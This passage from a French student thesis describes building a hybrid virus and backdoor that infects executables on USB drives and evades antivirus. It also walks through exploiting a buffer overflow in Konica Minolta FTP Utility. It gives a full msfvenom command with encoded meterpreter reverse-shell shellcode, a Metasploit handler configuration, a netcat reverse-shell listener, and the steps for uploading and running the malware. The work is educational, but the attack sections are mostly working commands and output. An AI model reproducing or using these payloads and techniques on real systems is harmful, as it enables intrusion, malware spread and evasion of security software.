
NEP_VIRUS : Cette fonction sera le nouveau point d'entrée de chaque exécutable infecté, elle s'exécutera toujours en premier puis elle donnera la main au code original, en passant par trois étapes clé :

Premièrement, puisque cette fonction n'a pas été compilé avec l'exécutable hôte, elle ne connaît pas les adresses des fonctions qu'elle va utiliser, donc une récupération de l'adresse de la bibliothèque *Kernel32* chargée avec l'exécutable hôte est primordiale et suffisante pour trouver et stocker les adresses des fonctions nécessaires au bon fonctionnement du code malveillant.

Deuxièmement, elle chargera l'adresse du segment Backdoor et l'adresse de début du corps du Virus stocker dans le premier segment, créera deux emplacements mémoire et les copiera dedans, puis elle les décrypte.


Et enfin, elle créera deux fichiers exécutables dans le dossier "temp", un, contenant le corps Virus et l'autre le Backdoor et les exécutera. En dernier, un appel vers le point d'entrée original sera fait pour redonner la main à l'exécutable hôte, ce qui permettra d'éviter l'éveil des soupçons.

3. *loader flags* est un flag obsolète non utiliser par Windows comme expliqué dans ce lien [https://msdn.microsoft.com/en-us/library/windows/desktop/ms680339\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms680339(v=vs.85).aspx).



| Offset | Data | Description | Comment |
|----------|----------|-----------------------------|---------|
| 000001AC | 010B | Magic | |
| 000001AE | 02 | MajorLinkerVersion | |
| 000001AF | 18 | MinorLinkerVersion | |
| 000001B0 | 00000E00 | SizeOfCode | |
| 000001B4 | 00001E00 | SizeOfInitializedData | |
| 000000A4 | 00000200 | SizeOfUninitializedData | |
| 000000A8 | 000012A0 | AddressOfEntryPoint | |
| 000000AC | 00001000 | BaseOfCode | |
| 000000B0 | 00002000 | BaseOfData | |
| 000000B4 | 00400000 | ImageBase | |
| 000000B8 | 00001000 | SectionAlignment | |
| 000000BC | 00000200 | FileAlignment | |
| 000000C0 | 0004 | MajorOperatingSystemVersion | |
| 000000C2 | 0000 | MinorOperatingSystemVersion | |
| 000000C4 | 0001 | MajorImageVersion | |
| 000000C6 | 0000 | MinorImageVersion | |
| 000000C8 | 0004 | MajorSubsystemVersion | |
| 000000CA | 0000 | MinorSubsystemVersion | |

(a) Point d'entrée avant infection



| Offset | Data | Description | Comment |
|----------|----------|-----------------------------|---------|
| 000001AC | 010B | Magic | |
| 000001AE | 02 | MajorLinkerVersion | |
| 000001AF | 18 | MinorLinkerVersion | |
| 000001B0 | 00000E00 | SizeOfCode | |
| 000001B4 | 00001E00 | SizeOfInitializedData | |
| 000000A4 | 00000200 | SizeOfUninitializedData | |
| 000000A8 | 0000E000 | AddressOfEntryPoint | |
| 000000AC | 00001000 | BaseOfCode | |
| 000000B0 | 00002000 | BaseOfData | |
| 000000B4 | 00400000 | ImageBase | |
| 000000B8 | 00001000 | SectionAlignment | |
| 000000BC | 00000200 | FileAlignment | |
| 000000C0 | 0004 | MajorOperatingSystemVersion | |
| 000000C2 | 0000 | MinorOperatingSystemVersion | |
| 000000C4 | 0001 | MajorImageVersion | |
| 000000C6 | 0000 | MinorImageVersion | |
| 000000C8 | 0004 | MajorSubsystemVersion | |
| 000000CA | 0000 | MinorSubsystemVersion | |

(b) Point d'entrée après infection

FIGURE 3.8 – Changement du point d'entrée de l'exécutable

Nous citerons aussi que ce Virus infecte les fichiers exécutables des clés USB connectées à la machine. La particularité majeure de notre Virus est qu'il utilise des API natives et qu'il ne peut pas être débogué.

3.3 Exploitation

Cette section sera consacrée à l'exploitation de la machine vulnérable et l'obtention d'un accès à distance sur cette dernière. Nous commencerons par une brève présentation des outils utilisés pour une meilleure compréhension de cette section.

3.3.1 Présentation des outils

netcat : C'est un outil utilisé en ligne de commande, et qui permet l'ouverture des connexions réseau, que ce soit *TCP* [9] ou *UDP* [9]. En raison de sa polyvalence, il est aussi appelé le *couteau suisse* du réseau. Pour se connecter à un serveur sur un port donné, il faut donner à *netcat* deux paramètres qui sont, l'adresse du serveur et le port qu'utilise le serveur. Exemple :

```
$ netcat www.google.com 80
```

Dans le côté serveur, pour mettre netcat en écoute sur un port, il faut préciser deux options qui sont `'-l'` pour dire à netcat d'écouter, et `'-p port'` pour préciser le port d'écoute. Exemple :

```
# netcat -l -p 80
```

Metasploit : C'est un *Framework* de test de pénétrations *open source* utilisé pour tester la robustesse des machines en matière de sécurité. Il est composé essentiellement de charges et d'exploits.

msfvenom : C'est un générateur et encodeurs de charges. Il est utile pour une utilisation plus manuelle des charges, car il permet de générer ces dernières dans plusieurs formats (des exécutables, pour un script python ...).

Plusieurs paramètres sont à utiliser pour obtenir des charges plus performantes. Parmi ces options, on y trouve :

-a architecture : L'architecture du système dont la charge est destinée (x86 ou x64).

-platform plateforme : Le système attaqué (Windows, Mac, Linux, Android ...).

-p charge options de la charge : La charge et les options utilisées pour générer celle-ci.

-e encodage : L'encodage utilisé pour générer la charge.

-b mauvais octets : Les octets à éviter pendant la génération de la charge.

-f format : Format de la charge (exécutable, python, perl ...).

meterpreter : C'est une charge avancée et extensible développée par les développeurs de *Metasploit*. Elle est utilisée par ce dernier pour donner un accès plus étendu et plus complet à une machine exploitable.

3.3.2 Le programme vulnérable

Le programme vulnérable que nous allons exploiter se nomme *Konica Minolta FTP Utility* (Figure 3.9). C'est un programme gratuit utilisé pour la réception de données envoyées depuis des appareils compatible en utilisant le scan vers FTP⁴. Le programme permet à l'utilisateur de recevoir des données depuis des produits multifonctionnels, il authentifie le nom d'utilisateur et le mot de passe et sauvegarde les données reçues dans le dossier de réception [23]. Plus de vingt mille exemplaires de ce programme ont été téléchargés depuis son apparition (Figure 3.10).




FIGURE 3.9 – Konica Minolta FTP Utility

La version vulnérable, qui est la *version 1.0* (la dernière jusqu'à maintenant), peut-être obtenue depuis ce lien

https://www.exploit-db.com/apps/6388a2ae7dd2965225b3c8fad62f2b3b-ftpu_10.zip.

La vulnérabilité découverte dans ce programme est un débordement de tampon (sous-section 1.2.3). Elle a été publiée le 21 janvier 2016 sur le site d'*Exploit Database*⁵ par un contributeur surnommé TOMIWA.

3.3.3 L'exploit

Le script qui permet d'exploiter cette vulnérabilité peut être récupéré depuis ce lien <https://www.exploit-db.com/exploits/39215/>. Ce script *python* [22] se divise en deux parties :

4. Le *FTP* est un protocole destiné à l'échange informatique des fichiers sur un réseau.

5. *Exploit Database* est un site qui se charge d'archiver les exploits publics et les logiciels vulnérables correspondants. Ce site dont le lien est www.exploit-db.com est développé par les testeurs d'intrusions et les chercheurs de vulnérabilités.



FIGURE 3.10 – Site de Konica Minolta FTP Utility

Exploit : Cette partie du script permet en quelque sorte de préparer le programme vulnérable à recevoir le code malveillant pour l'exécution. Cette partie n'est pas à modifier, car elle a été développée après une étude approfondie du programme vulnérable.

Charge : Cette partie du script représente le code qui sera exécuté sur l'application vulnérable. Cette partie peut être remplacée par la charge désirée par l'attaquant.

Le script va se connecter à la machine victime sur le port 21 (Figure 3.11a). La charge qu'utilise le script va ordonner à la machine qu'elle donne un reverse shell en se reconnectant à la machine de l'attaquant sur le port 4444. Pour intercepter ce reverse shell et pouvoir communiquer avec la machine victime, il faut ordonner à netcat d'écouter sur le port 4444 (Figure 3.11b).

La charge par défaut de ce script est une charge un petit peu limitée, donc nous allons nous servir de *msfvenom* pour générer la charge *meterpreter* (Figure 3.12) et l'utiliser dans le script d'exploitation.

```
→ ~ python exploit.py
connecting to the target ...
sending the payload ...
finished.
→ ~ █
```

(a) Exécution du script d'exploitation

```
→ ~ netcat -l -p 4444
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Program Files (x86)\KONICA MINOLTA\FTP Utility>█
```

(b) Obtention du reverse shell

FIGURE 3.11 – Exploitation avec la charge d'origine

```
→ ~ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=172.16.178.1 LPORT=4444
-e x86/shikata_ga_nai -b "\x00\x0d\x0a\x3d\x5c\x2f" -i 3 -f python
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai chosen with final size 414
Payload size: 414 bytes
buf = ""
buf += "\xd9\xc4\xd9\x74\x24\xf4\x5a\xbd\xdb\x18\xfd\xe8\x2b"
buf += "\xc9\xb1\x61\x31\x6a\x1a\x83\xc2\x04\x03\x6a\x16\xe2"
buf += "\x2e\xc2\x34\x31\xa4\xd7\x32\x7f\xa8\x93\x56\x18\x68"
buf += "\x8d\x61\xa8\xd3\x4e\xb1\xcf\xd2\x38\x21\xd3\x90\x21"
buf += "\x4a\xbe\x76\xba\x26\x70\x3c\xf2\x94\xe4\xf6\xc6\x8e"
buf += "\x79\xf1\x05\x33\x56\xab\x3b\xa4\x02\x08\x70\xd1\xbc"
buf += "\x8e\x13\x88\x5a\x73\x6c\xfb\xe4\xa1\x82\xd9\x16\x43"
buf += "\xd4\xd0\x07\x61\x57\xaa\xaf\x47\x06\x6e\x66\xa7"
```

FIGURE 3.12 – Génération de la charge

3.3.4 Obtention d'accès

Pour la charge appliquée précédemment, il a suffit d'utiliser netcat pour intercepter la connexion et communiquer avec la machine victime. Mais meterpreter exige des techniques plus poussées pour pouvoir faire cela, donc nous allons faire appel aux services de Metasploit pour accomplir cette tâche. Nous commençons par lancer Metasploit en mode console (Figure 3.13a) par le biais de la commande *'msfconsole'*, puis nous effectuons les manipulations nécessaires (Figure 3.13b) pour pouvoir intercepter les réponses de meterpreter.

```
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.15-dev ]
+ -- --=[ 1524 exploits - 887 auxiliary - 260 post ]
+ -- --=[ 436 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

(a) Lancement de Metasploit

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 172.16.178.1
lhost => 172.16.178.1
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.178.1:4444
[*] Starting the payload handler...
```

(b) Configuration de Metasploit

FIGURE 3.13 – Préparation de Metasploit

Maintenant, il ne reste plus qu'à lancer le script d'exploitation que nous avons modifié et obtenir un accès à la machine exploitée (Figure 3.14).

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.178.1:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 172.16.178.129
[*] Meterpreter session 1 opened (172.16.178.1:4444 -> 172.16.178.129:49158)

meterpreter > pwd
C:\Program Files (x86)\KONICA MINOLTA\FTP Utility
meterpreter >
```

FIGURE 3.14 – Obtention de l'accès avec meterpreter

3.4 Test de propagation

Cette partie contiendra une simulation de propagation du Malware développé au cours de ce projet et l'infection d'une machine sécurisée.

Pour cela, nous procédons au test sur l'environnement cité auparavant dans la [section 3.1](#).

Tout d'abord, nous infectons un exécutable quelconque de notre clé USB, cela encapsulera le corps du virus et du backdoor dedans. Puis nous exploitons la vulnérabilité présente dans la machine de faible sécurité pour avoir accès au Shell de cette dernière (comme expliqué dans la [section 3.3](#)), de ce fait, nous envoyons l'exécutable préparé puis nous l'exécutons (Figure 3.15)

```
[*] Meterpreter session 4 opened (172.16.178.1:4444 -> 172.16.178.129:49164)

meterpreter > upload FoxDie.exe C:/Users/user/AppData/Local/Temp
[*] uploading : FoxDie.exe -> C:/Users/user/AppData/Local/Temp
[*] uploaded  : FoxDie.exe -> C:/Users/user/AppData/Local/Temp/FoxDie.exe
meterpreter > execute -f C:/Users/user/AppData/Local/Temp/FoxDie.exe
Process 2476 created.
meterpreter >
```

FIGURE 3.15 – Envoi et exécution du virus

Cela infectera la machine et tout fichier exécutable contenu dans des périphériques de stockage externe qui sont, ou qui vont être connectés à cette machine. Nous pouvons constater que le processus de notre Virus est en exécution sur la machine, et nous pouvons aussi observer qu'à chaque minute, le backdoor est exécuté (Figure 3.16).




FIGURE 3.16 – Processus du backdoor

Pour la deuxième étape de notre test, nous connectons une clé usb contenant plusieurs fichiers, dont des exécutables et autres (Figure 3.17). À ce titre, nous pouvons constater que la taille des exécutables s'agrandit de 144 Ko (Figure 3.18), cela veut dire que les deux segments (le virus et le backdoor) ont été ajoutés correctement.





| Nom | Modifié le | Type | Taille |
|--|------------------|--------------------|--------|
|  chrome | 11/05/2016 12:48 | Application | 861 Ko |
|  Un executable quelconque | 21/05/2016 16:37 | Application | 29 Ko |
|  Un PDF | 14/04/2016 09:46 | Adobe Acrobat D... | 994 Ko |
|  Un txt | 22/07/2015 19:19 | Document texte | 1 Ko |

FIGURE 3.17 – Avant Infection





| Nom | Modifié le | Type | Taille |
|--|------------------|--------------------|----------|
|  chrome | 11/05/2016 12:48 | Application | 1 005 Ko |
|  Un executable quelconque | 21/05/2016 16:37 | Application | 173 Ko |
|  Un PDF | 14/04/2016 09:46 | Adobe Acrobat D... | 994 Ko |
|  Un txt | 22/07/2015 19:19 | Document texte | 1 Ko |

FIGURE 3.18 – Après Infection

Nous prenons cette clé, puis nous la connectons à la machine qui est hautement sécurisée. Nous essayons de l'analyser avec le fameux Anti Virus *Kaspersky* qui après analyse indique que tous les fichiers contenus dans la clé sont sains et non infectés (Figure 3.19). Nous procédons alors à l'exécution de l'un des fichiers exécutables comme le ferait n'importe quel usager utilisant un Anti Virus.




FIGURE 3.19 – Scan de la clé USB

À cet effet, le code malveillant contenu dans le logiciel infecté s'exécute en premier comme cité dans la [sous-section 3.2.2](#), et fera la tâche qui lui a été assignée.

Par la suite, nous lançons notre serveur dans notre machine en écoute et nous attendons que le backdoor qui s'exécute dans la machine sécurisée se connecte vers ce dernier. Après un délai, la connexion s'effectue ([Figure 3.20](#)), ce qui nous donne finalement un accès total à la machine réputée comme étant protégée.




FIGURE 3.20 – Connexion du backdoor à notre serveur

3.5 Conclusion

À la fin du chapitre final, nous avons réussi à développer un Malware hybride. Ce Malware a prouvé son efficacité contre les anti-virus, et il a réussi à atteindre la machine sécurisée par le biais d'une propagation furtif.

CONCLUSION GÉNÉRALE

Ce projet de fin d'études a été riche en enseignements, qui nous a introduit dans le monde de la sécurité informatique et nous a permis en tant qu'étudiants d'apprendre les principes de base de la discipline tout cela en développant un Malware hybride.

Tout d'abord, nous avons introduit quelques notions de base sur la sécurité et les Malwares, puis nous nous sommes étalés sur les techniques d'infection virale.

En second lieu, notre travail a consisté à concevoir et à mettre en œuvre un Malware hybride, dont la tâche est d'infecter les exécutables contenus dans les périphériques de stockage externe d'une machine en s'injectant dedans et de fournir une porte dérobée pour un futur accès distant à la machine. Son développement a nécessité l'apprentissage des langages de programmation dont le C, le Python et bien sûr, l'assembleur. Nous avons aussi appris à manipuler les logiciels de désassemblage tels que : IDA et Ollydbg.

Finalement, nous avons simulé un environnement d'une entreprise, où une machine qui présente une vulnérabilité a été exploitée et infecter par notre Malware, donnât que cette machine communique en interne avec les maillons fort, cela a mené à la propagation de ce dernier, et l'infection des machines de l'entreprise.

De ce fait, nous avons démontré que la sécurité de chaque machine dépend de celle avec qui elle communique.

Dans notre processus de travail, nous avons appris le travail de groupe et la répartition des tâches, aussi des connaissances de qualité qui étaient nouvelles pour nous ont été acquise. À partir de là, nous avons pu contempler le monde de la sécurité informatique, ce qui nous a poussé à vouloir poursuivre notre parcours universitaire et professionnel dans le domaine de la *Sécurité des Systèmes d'Informations*.

BIBLIOGRAPHIE

- [1] John Aycock. *Computer Viruses and Malware*. Springer US, 2006.
- [2] More than 70% of email is spam. <http://mashable.com/2013/08/09/70-percent-email-is-spam/#AhYGk70AN5q0>.
- [3] Introduction à la sécurité informatique. <http://www.intrapole.com/spip.php?article18>.
- [4] Introduction à la sécurité informatique. <http://www.commentcamarche.net/contents/1033-introduction-a-la-securite-informatique>.
- [5] Patrick Engebretson. *Les bases du hacking*. Pearson ; 1 edition, 2013.
- [6] Définition du hacking. <http://hackademics.fr/showthread.php?9-D%E9finition-du-hacking>.
- [7] What is computer hacking. <http://breakthesecurity.cysecurity.org/2010/11/introduction-to-hacking.html>.
- [8] The five phases of hacking. <http://null-byte.wonderhowto.com/how-to/five-phases-hacking-0167990/>.
- [9] Eric Lalitte. *apprenez le fonctionnement des réseaux TCP/IP*. OPENCLASS-ROOMS, 2005.
- [10] Vulnérabilité (informatique). [https://fr.wikipedia.org/wiki/Vuln%C3%A9rabilit%C3%A9_\(informatique\)](https://fr.wikipedia.org/wiki/Vuln%C3%A9rabilit%C3%A9_(informatique)).
- [11] Nate Lord. Common malware types. <https://www.veracode.com/blog/2012/10/common-malware-types-cybersecurity-101>, Octobre 2012.
- [12] futura sciences. Ver informatique. <http://www.futura-sciences.com/magazines/high-tech/infos/dico/d/informatique-ver-informatique-2435/>.
- [13] Cheval de troie (informatique). [https://fr.wikipedia.org/wiki/Cheval_de_Troie_\(informatique\)](https://fr.wikipedia.org/wiki/Cheval_de_Troie_(informatique)).

- [14] futura sciences. Virus informatique. <http://www.futura-sciences.com/magazines/high-tech/infos/dico/d/informatique-virus-informatique-2434/>.
- [15] CLUB DE LA SECURITE DES SYSTEMES D'INFORMATION FRANÇAIS. Les virus informatiques. Décembre 2005.
- [16] Demystifying pe file. <http://resources.infosecinstitute.com/2-malware-researchers-handbook-demystifying-pe-file/>.
- [17] Overview of pe file format. "<http://win32assembly.programminghorizon.com/pe-tut1.html>."
- [18] Miller Freeman. Peering inside the pe : A tour of the win32 portable executable file format. <https://msdn.microsoft.com/en-us/library/ms809762.aspx>.
- [19] Win32 assembler tutorial. <http://www.deinmeister.de/w32asm5e.htm>.
- [20] Mathieu Nebra. *Reprenez le contrôle à l'aide de Linux*. SIMPLE IT, 2012.
- [21] Mathieu Nebra. *Apprenez à programmer en C !* Simple IT, 2012.
- [22] Vincent Le Goff. *Apprenez à programmer en Python*. Simple IT, 2014.
- [23] Konica minolta ftp utility. <http://konica-minolta-ftp-utility.software.informer.com/>.

Résumé

L'information est aujourd'hui devenue la plus grande richesse que toute personne ou entreprise peut posséder, et la sensibilité de ces mêmes informations a fait de la sécurité informatique une priorité majeure des individus et des professionnels.

Mais la naïveté de l'être humain l'a poussé à penser que sécuriser sa machine est amplement suffisant pour être à l'abri des attaques, il oublie cependant que sa machine est très souvent en interaction avec d'autres machines de sécurité moindre.

